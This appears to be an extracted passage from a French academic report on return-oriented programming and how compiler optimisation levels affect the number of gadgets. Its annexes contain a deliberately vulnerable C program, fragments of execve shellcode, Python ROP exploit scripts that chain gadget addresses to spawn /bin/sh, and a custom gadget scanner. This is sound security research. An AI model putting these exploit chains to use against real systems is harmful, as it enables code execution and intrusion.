- **Hypothèse** : -Os chez clang minimise $RS(b)$ grâce à un code plus compact et régulier

Protocole : même source
C, cinq niveaux $\rightarrow$ 5
mesures de $RS(b)$

Bibliographie

- [1] Ryan Roemer et al. "Return-Oriented Programming: Systems, Languages, and Applications". In: *ACM Transactions on Information and System Security* 15.1 (2012), pp. 1–34. DOI: 10.1145/2133375.2133377. URL: <https://doi.org/10.1145/2133375.2133377>.
- [2] Aleph One. "Smashing The Stack For Fun And Profit". In: *Phrack Magazine* 7.49 (1996). Article 14, p. 14. URL: <https://phrack.org/issues/49/14>.
- [3] Hovav Shacham. "The Geometry of Innocent Flesh on the Bone: Return-into-libc without Function Calls (on the x86)". In: *CCS '07: Proceedings of the 14th ACM Conference on Computer and Communications Security*. New York, NY, USA: ACM, 2007, pp. 552–561. DOI: 10.1145/1315245.1315313. URL: <https://dl.acm.org/doi/10.1145/1315245.1315313>.
- [4] Max Kamper. *ROP Emporium — Learn Return-Oriented Programming*. <https://ropemporium.com/>. Plateforme pédagogique de challenges ROP. 2015.

Bibliographie

- [5] Jonathan Salwan. *ROPgadget — Gadget finder and auto-roper*.
<https://github.com/JonathanSalwan/ROPgadget>. Outil open-source, GitHub. 2013.
- [6] Ben Lynn. *64-bit Linux Return-Oriented Programming*.
<https://crypto.stanford.edu/~blynn/asm/rop.html>. Page de cours, Stanford University. 2020.
- [7] Wikipedia contributors. *Return-oriented programming*.
https://en.wikipedia.org/wiki/Return-oriented_programming.
Encyclopédie en ligne. 2024.
- [8] Wikipedia contributors. *NX bit*.
https://en.wikipedia.org/wiki/NX_bit. Encyclopédie en ligne. 2024.
- [9] Mike Pound. *Running a Buffer Overflow Attack*. Computerphile,
<https://www.youtube.com/watch?v=1S0aBV-Waao>. Vidéo YouTube.
2016.

```

1  #include <string.h>
2  #include <stdio.h>
3  #include <unistd.h>
4
5  void first128(char *str) {
6      char buffer[128];
7      strcpy(buffer, str);
8      printf("%s\n", buffer);
9  }
10
11 int main(int argc, char **argv) {
12     static char input[1024];
13     while (read(stdin_fileno, input, 1024) > 0) {
14         first128(input);
15     }
16     return 0;
17 }

```

vulnerable.c – Un programme vulnérable type

46/95

Annexes

```

33     movq    %rax, OFFSET_ENVP(%rcx)    /* envp[0] = NULL */
34
35     /* syscall execve */
36     movb    $SYS_execve, %al           /* arg 1 syscall: execve(59) */
37     movq    %rcx, %rdi                 /* arg 1 execve: le chemin */
38     leaq    OFFSET_ARGVO(%rcx), %rsi   /* arg 2 execve: argv */
39     leaq    OFFSET_ENVP(%rcx), %rdx   /* arg 3 execve: envp */
40     syscall                             /* invocation syscall */
41
42     /* Fallback: on lance exit en cas d'echec */
43     movb    $SYS_exit, %al
44     xorq    %rdi, %rdi
45     syscall
46
47 calladdr:
48     call    popladdr
49     .ascii  PATH_STR
50     .byte   0x41
51     .ascii  FLAG_STR

```


Annexes

```
17 # Sauvegarde le payload dans "payload.bin"
18 with open("payload.bin", "wb") as f:
19     f.write(shellcode)
20
21 print("Successfully generated payload.bin!")
```

exploit.py – Le buffer overflow exploit pour vulnerable.c

```

1  #!/usr/bin/env python3
2  # Chaine ROP: execve("/bin/sh"). "/bin/sh\0" à addr_binsh (binaire)
3  import os, sys, struct
4
5  # Adresses GDB
6  addr_pop_rdi      = 0x000000000400c01  # pop rdi ; ret
7  addr_pop_rsi_r15  = 0x000000000400c03  # pop rsi ; pop r15 ; ret
8  addr_pop_rdx      = 0x000000000400c05  # pop rdx ; ret
9  addr_pop_rax      = 0x000000000400c10  # pop rax ; ret
10 addr_syscall      = 0x000000000400c20  # syscall
11 addr_binsh        = 0x000000000601060  # "/bin/sh\0" dans .data

```

Annexes

```

12
13 # Construction de la chaine ROP
14 def p64(x):
15     return struct.pack("<Q", x)
16 chain = b"A" * 136 # bourrage : buffer[128] + saved rbp
17 chain += p64(addr_pop_rdi) # pop rdi ; ret
18 chain += p64(addr_binsh) # -> rdi = &"/bin/sh"
19 chain += p64(addr_pop_rsi_r15) # pop rsi ; pop r15 ; ret
20 chain += p64(0) # -> rsi = NULL
21 chain += p64(0) # -> r15 = 0 (padding)
22 chain += p64(addr_pop_rdx) # pop rdx ; ret
23 chain += p64(0) # -> rdx = NULL
24 chain += p64(addr_pop_rax) # pop rax ; ret
25 chain += p64(0x3b) # -> rax = 59 (execve)
26 chain += p64(addr_syscall) # syscall
27
28 out = os.fdopen(sys.stdout.fileno(), "wb")
29 out.write(chain)
30 out.flush()
31 while True:
32     try:

```

Annexes

```
33     data = sys.stdin.buffer.read1(1024)
34     if not data: break
35     out.write(data); out.flush()
36 except KeyboardInterrupt:
37     break
```

rop_exploit.py – L'exploit ROP socle

```

1  #!/usr/bin/env python3
2  # Chaîne ROP pour obtenir execve("/bin/sh")
3  import os, sys, struct
4
5  # Adresses GDB
6  addr_pop_rsi_pop_rbp = 0x0000000000402633 # pop rsi ; pop rbp ; ret
7  addr_pop_rdi_pop_rbp = 0x000000000040228b # pop rdi ; pop rbp; ret
8  addr_pop_rax          = 0x0000000000424103 # pop rax ; ret
9  addr_mov_wp_rsi_rax   = 0x0000000000423075 # mov qword ptr [rsi], rax
10 ↪ ; ret
10 addr_add_rax_1        = 0x000000000046f660 # add rax, 1 ; ret

```

53/95

```

32 chain += p64(addr_pop_rdi_pop_rbp) # pop rdi ; pop rbp ; ret
33 chain += p64(addr_binsh) # -> rdi = &"/bin/sh"
34 chain += p64(0x4141414141414141) # padding
35 chain += p64(addr_pop_rsi_pop_rbp) # pop rsi ; pop rbp ; ret
36 chain += p64(0) # -> rsi = NULL
37 chain += p64(0x4141414141414141) # padding
38 chain += p64(addr_pop_rdx) # pop rdx ; ret
39 chain += p64(0) # -> rdx = NULL
40 chain += p64(addr_xor_rax) # xor rax, rax ; ret
41 for _ in range(59):
42     chain += p64(addr_add_rax_1) # add rax, 1 ; ret
43 chain += p64(addr_syscall) # syscall
44
45
46 out = os.fdopen(sys.stdout.fileno(), "wb")
47 out.write(chain)
48 out.flush()
49 while True:
50     try:
51         data = sys.stdin.buffer.read1(1024)
52         if not data: break

```



```

14 C_GREEN = "#2D882D"
15 MARKERS = ["o", "s", "^"]
16
17 matplotlib.rcParams.update({
18     "font.family": "serif",
19     "font.size": 12,
20     "axes.titlesize": 13,
21     "axes.labelsize": 12,
22     "xtick.labelsize": 11,
23     "ytick.labelsize": 11,
24     "legend.fontsize": 10,
25     "figure.dpi": 150,
26     "axes.grid": True,
27     "grid.alpha": 0.3,
28     "grid.linestyle": "--",
29     "axes.spines.top": False,
30     "axes.spines.right": False,
31 })
32
33 levels = ["00", "01", "02", "03", "0s"]
34 programs = ["calcul", "chaines", "bench"]

```


Annexes

```

55 ax.set_ylabel(r"ROP-score $\propto$ DG(b)\times\tau_F(b)$ [g. non-int. / Ko]")
56 ax.set_title("ROP-score en fonction du niveau d'optimisation")
57 ax.legend(loc="upper right")
58 fig.tight_layout()
59
60 for ext in ("pdf", "png"):
61     p = OUT / f"rop_score_optim.{ext}"
62     fig.savefig(p, bbox_inches="tight")
63     print(f" → {p}")
64 plt.close(fig)

```

make_ropscore.py – Le code pour les graphiques de ROP-score

Annexes

```

21     return b;
22 }
23
24 // Recherche dichotomique
25 int bsearch_int(int *arr, int n, int target) {
26     int lo = 0, hi = n - 1;
27     while (lo <= hi) {
28         int mid = (lo + hi) / 2;
29         if (arr[mid] == target) return mid;
30         else if (arr[mid] < target) lo = mid + 1;
31         else hi = mid - 1;
32     }
33     return -1;
34 }
35
36 // Copie de chaîne non sécurisée (intentionnellement vulnérable)
37 void copy_buf(char *dst, const char *src) {
38     strcpy(dst, src);
39 }
40
41 int main(int argc, char **argv) {

```


Annexes

```

21
22 int is_palindrome(const char *s) {
23     int n = strlen(s);
24     for (int i = 0; i < n/2; i++)
25         if (tolower(s[i]) != tolower(s[n-1-i])) return 0;
26     return 1;
27 }
28
29 void uppercase(char *s) {
30     while (*s) { *s = toupper(*s); s++; }
31 }
32
33 int find_sub(const char *haystack, const char *needle) {
34     char *p = strstr(haystack, needle);
35     return p ? (int)(p - haystack) : -1;
36 }
37
38 int main() {
39     char s[] = "Return Oriented Programming est fascinant";
40     printf("mots: %d\n", count_words(s));
41     printf("palindrome: %d\n", is_palindrome("racecar"));

```

Annexes

```
42     char t[] = "hello";
43     reverse_str(t);
44     printf("reverse: %s\n", t);
45     uppercase(s);
46     printf("upper: %s\n", s);
47     printf("find: %d\n", find_sub("hello world", "world"));
48     return 0;
49 }
```

chaines.c – Le jeu de code [2] pour texter ghost_gadgets.py et rop_finder (ce jeu de test a été généré par Claude (Anthropic))

65/95

```

20     for(int j=0;j<n2;j++) R[j]=a[m+1+j];
21     int i=0,j=0,k=1;
22     while(i<n1&& j<n2){ if(L[i]<=R[j])a[k++]=L[i++]; else a[k++]=R[j++];
    ↪ }
23     while(i<n1) a[k++]=L[i++];
24     while(j<n2) a[k++]=R[j++];
25 }
26 void mergesort(int*a,int l,int r){ if(l<r){int
    ↪ m=(l+r)/2;mergesort(a,l,m);mergesort(a,m+1,r);merge(a,l,m,r);} }
27
28 /* Sieve d'Eratosthène */
29 int sieve(int n, char*primes) {
30     memset(primes,1,n);
31     primes[0]=primes[1]=0;
32     for(int i=2;i*i<n;i++) if(primes[i]) for(int j=i*i;j<n;j+=i)
    ↪ primes[j]=0;
33     int cnt=0; for(int i=0;i<n;i++) if(primes[i]) cnt++;
34     return cnt;
35 }
36
37 /* Chaîne de hachage simple */

```

67 / 95

74 }

```

72         if b in (0x26,0x2E,0x36,0x3E,0x46,0x4E,0x56,0x5E,0x66,0x6E,0x76,0x7E,0x86,0x8E,0x96,0x9E,0xA6,0xAE,0xB6,0xBE,0xC6,0xCE,0xD6,0xDE,0xE6,0xEE,0xF6,0xFE):
73             i+=1
74         elif b == 0x66:
75             has_66 = True; i+=1
76         elif b == 0x67:
77             has_67 = True; i+=1
78         elif 0x40 <= b <= 0x4F:
79             has_rex=True
80             rex=b
81             i+=1
82         else:
83             break
84     if i >= n:
85         return i-off+1, False
86     b=buf[i]
87     i+=1
88     if has_66:
89         imm = 2
90     else:
91         imm = 4
92     if b == 0x0F:

```

```

93     if i >= n:
94         return i-off, False
95     b2 = buf[i]
96     i+=1
97     if b2 in (0x38,0x3A):
98         i+=1
99         return i-off+_modrm(buf,i), True
100     if 0x80 <= b2 <= 0x8F:
101         return i-off+4, True
102     if b2 in (0x05,0x06,0x07,0x08,0x09,0x0A,0x0B,0x30,0x31,0x32,0x33,
103 ↪ 3,0x34,0x35):
104         return i-off, True
105     return i-off+_modrm(buf,i), True
106 if b in (0x90,0xC9,0xCC,0xF4,0xF8,0xF9,0xFA,0xFB,0xFC,0xFD,0x9B,0x9C,
107 ↪ E,0xCF):
108     return i-off, True
109 if b in (0xC3,0xCB):
110     return i-off, True
111 if b in (0xC2,0xCA):
112     return i-off+2, True

```



```

132     return i-off+1, True
133 if 0xB8 <= b <= 0xBF:
134     if has_rex and (rex&0x08):
135         return i-off+8, True
136     return i - off + imm, True
137 if b in
↪ (0x00,0x01,0x02,0x03,0x08,0x09,0x0A,0x0B,0x10,0x11,0x12,0x13,
    0x18,0x19,0x1A,0x1B,0x20,0x21,0x22,0x23,0x28,0x29,0x2A,0x2B,
    ↪ B,
    0x30,0x31,0x32,0x33,0x38,0x39,0x3A,0x3B,0x84,0x85,0x86,0x87,
    ↪ 7,
    0x88,0x89,0x8A,0x8B,0x8C,0x8D,0x8E,0x8F,0x62,0x63):
140     return i - off + _modrm(buf,i), True
141 if b in (0xC0,0xC1):
142     return i-off + _modrm(buf,i)+1, True
143 if b in (0xD0,0xD1,0xD2,0xD3,0xFE,0xFF):
144     return i - off+_modrm(buf,i), True
145 if b == 0x69:
146     return i - off + _modrm(buf,i)+imm, True
147 if b == 0x6B:
148     return i - off + _modrm(buf,i)+1, True
149

```



```

171
172 # Scan des gadgets
173
174 MAX_GADGET_LEN = 5
175 RET_M = frozenset({'ret', 'retn', 'retf', 'retq'})
176 BAD_M = frozenset({'call', 'int', 'int3', 'ud2', 'hlt'})
177
178 def scan_gadgets(binary):
179     code, base = get_text_section(binary)
180     legit, _ = get_legit_insns(binary)
181     legit_addrs = set(legit.keys())
182     gadgets = []; seen = set()
183     MAX_BACK = MAX_GADGET_LEN * 15
184
185     for ret_off in range(len(code)):
186         if code[ret_off] != 0xC3: continue
187         ret_addr = base + ret_off
188         for k in range(1, MAX_BACK + 1):
189             start_off = ret_off - k
190             if start_off < 0: break
191             start_addr = base + start_off

```



```

192     if start_addr in seen: continue
193     cur=start_off; chain=[]; ok=True
194     while cur<ret_off:
195         caddr=base+cur
196         if caddr in legit:
197             sz,mnem,ops=legit[caddr]
198             if mnem in BAD_M: ok=False; break
199             chain.append((caddr,mnem,ops)); cur+=sz
200         else:
201             sz,v=x86_len(code,cur)
202             if not v or sz<=0: ok=False; break
203             chain.append((caddr,f'<{code[cur]:02x}>', ''));
204             ↪ cur+=sz
205
206     if not ok or cur!=ret_off or len(chain)<1: continue
207     chain.append((ret_addr,'ret',''))
208     seen.add(start_addr)
209     gadgets.append(chain)
210
211     return gadgets
212
213 def format_gadget(g):

```

```

212     return ' '; '.join(f'{m} {o}'.strip() for _,m,o in g)
213
214 def main():
215
216     binary = sys.argv[1]
217
218     import time
219     t0 = time.time()
220     print(f"  Analyse: {binary}")
221     gadgets = scan_gadgets(binary)
222     t1 = time.time()
223     print(f"  {len(gadgets)} gadgets trouvés en {t1-t0:.1f}s\n")
224
225     # Liste tous les gadgets
226     print(f"  {'Adresse':<20} Gadget")
227     print(f"  {'-'*65}")
228     for g in gadgets[:80]: # limite d'affichage
229         print(f"  0x{g[0][0]:016x}  {format_gadget(g)}")
230     if len(gadgets) > 80:
231         print(f"  ... ({len(gadgets)-80} gadgets supplémentaires)")
232

```


Annexes

```

14         'jg', 'jge', 'jb', 'jbe', 'ja', 'jae', 'jns', 'js'
15         ↪ 'j',
16         'jp', 'jnp', 'jo', 'jno', 'int', 'int3', 'ud2', 'hlt'
17         ↪ 'hlt'})
18
19 PREFIX_SET = frozenset([
20     0x26, 0x2E, 0x36, 0x3E, 0x64, 0x65, 0x66, 0x67,
21     0xF0, 0xF2, 0xF3,
22 ] + list(range(0x40, 0x50))) # REX
23
24 def get_text_section(path):
25     with open(path, 'rb') as f:
26         data = f.read()
27         e_shoff = struct.unpack_from('<Q', data, 0x28)[0]
28         e_shentsize = struct.unpack_from('<H', data, 0x3A)[0]
29         e_shnum = struct.unpack_from('<H', data, 0x3C)[0]
30         e_shstrndx = struct.unpack_from('<H', data, 0x3E)[0]
31         sh = e_shoff + e_shstrndx * e_shentsize
32         strtab_off = struct.unpack_from('<Q', data, sh+24)[0]
33         strtab = data[strtab_off:strtab_off+struct.unpack_from('<Q', data, sh+
34             ↪ +32)[0]]

```



```

69     has_66 = False
70     has_67 = False
71     while i < n:
72         b = buf[i]
73         if b in (0x26,0x2E,0x36,0x3E,0x64,0x65,0xF0,0xF2,0xF3):
74             i+=1
75         elif b == 0x66:
76             has_66 = True; i+=1
77         elif b == 0x67:
78             has_67 = True; i+=1
79         elif 0x40 <= b <= 0x4F:
80             has_rex=True
81             rex=b
82             i+=1
83         else:
84             break
85     if i >= n:
86         return i-off+1, False
87     b=buf[i]
88     i+=1
89     if has_66:

```



```

129         return i-off+1, True
130     if b in (0x05,0x0D,0x15,0x1D,0x25,0x2D,0x35,0x3D,0xA9):
131         return i-off+imm, True
132     if 0xB0 <= b <= 0xB7:
133         return i-off+1, True
134     if 0xB8 <= b <= 0xBF:
135         if has_rex and (rex&0x08):
136             return i-off+8, True
137         return i-off+imm, True
138     if b in
139 ↪ (0x00,0x01,0x02,0x03,0x08,0x09,0x0A,0x0B,0x10,0x11,0x12,0x13,
        0x18,0x19,0x1A,0x1B,0x20,0x21,0x22,0x23,0x28,0x29,0x2A,0x2
        ↪ B,
        0x30,0x31,0x32,0x33,0x38,0x39,0x3A,0x3B,0x84,0x85,0x86,0x8
        ↪ 7,
        0x88,0x89,0x8A,0x8B,0x8C,0x8D,0x8E,0x8F,0x62,0x63):
141         return i-off+_modrm(buf,i), True
142     if b in (0xC0,0xC1):
143         return i-off+_modrm(buf,i)+1, True
144     if b in (0xD0,0xD1,0xD2,0xD3,0xFE,0xFF):
145         return i-off+_modrm(buf,i), True
146

```



```

168         return i-off+_modrm(buf,i)+imm, True
169     if b==0x83:
170         return i-off+_modrm(buf,i)+1, True
171     return 1, False
172
173     # Scanner principal
174
175     def scan_gadgets(binary):
176         code,base_addr=get_text_section(binary)
177         legit,_=get_legit_insns(binary)
178         legit_addrs=set(legit.keys())
179
180         gadgets={'legitimate':[],'ghost':[]}
181         seen=set()
182
183         for ret_off in range(len(code)):
184             if code[ret_off] != 0xC3: continue
185             ret_addr=base_addr+ret_off
186
187             for k in range(1,MAX_BACK+1):
188                 start_off=ret_off-k

```


92/95

230

239

242

245

246

Q47

248

240

